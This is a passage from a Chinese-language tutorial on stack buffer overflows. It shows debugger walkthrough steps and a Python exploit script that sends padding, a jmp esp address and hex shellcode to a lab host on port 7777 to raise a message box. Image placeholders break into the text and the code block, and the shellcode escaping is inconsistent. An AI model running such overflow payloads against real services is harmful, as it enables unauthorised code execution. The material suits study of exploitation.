
然后继续单步走，走下去，F4到24




然后F8单步



可以看到解码的代码，所以，按照上一篇文章讲的，在cld下断点然后F9就行了



最后可以看到计算器弹出来了



这是用metasploit来加载poc，现在咱们使用python实现溢出

```
#!/usr/bin/python
# -*- coding:utf-8 -*-


import socket
import struct

HOST = '192.168.1.103'
PORT = 7777

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))


shellcode = ("\\xFC\\x68\\x6A\\x0A\\x38\\x1E\\x68\\x63\\x89\\xD1\\x4F\\x68\\x32\\x74\\x91\\x0C"
"\x8B\\xF4\\x8D\\x7E\\xF4\\x33\\xDB\\xB7\\x04\\x2B\\xE3\\x66\\xBB\\x33\\x32\\x53"
"\x68\\x75\\x73\\x65\\x72\\x54\\x33\\xD2\\x64\\x8B\\x5A\\x30\\x8B\\x4B\\x0C\\x8B"
"\x49\\x1C\\x8B\\x09\\x8B\\x69\\x08\\xAD\\x3D\\x6A\\x0A\\x38\\x1E\\x75\\x05\\x95"
"\xFF\\x57\\xF8\\x95\\x60\\x8B\\x45\\x3C\\x8B\\x4C\\x05\\x78\\x03\\xCD\\x8B\\x59"
"\x20\\x03\\xDD\\x33\\xFF\\x47\\x8B\\x34\\xBB\\x03\\xF5\\x99\\x0F\\xBE\\x06\\x3A"
"\xC4\\x74\\x08\\xC1\\xCA\\x07\\x03\\xD0\\x46\\xEB\\xF1\\x3B\\x54\\x24\\x1C\\x75"
"\xE4\\x8B\\x59\\x24\\x03\\xDD\\x66\\x8B\\x3C\\x7B\\x8B\\x59\\x1C\\x03\\xDD\\x03"
"\x2C\\xBB\\x95\\x5F\\xAB\\x57\\x61\\x3D\\x6A\\x0A\\x38\\x1E\\x75\\xA9\\x33\\xDB"
"\x53\\x68\\x77\\x65\\x73\\x74\\x68\\x66\\x61\\x69\\x6C\\x8B\\xC4\\x53\\x50\\x50"
"\x53\\xFF\\x57\\xFC\\x53\\xFF\\x57\\xF8")

jmpesp = struct.pack("<L", 0x77E1F2C8)
payload = 'a' * 204 + jmpesp + shellcode
s.sendall(payload)
s.close()
```

运行，看到溢出的 jmp esp在返回地址处

继续F8，来到shellcode的领空



熟悉的cld

F9，看到了弹窗

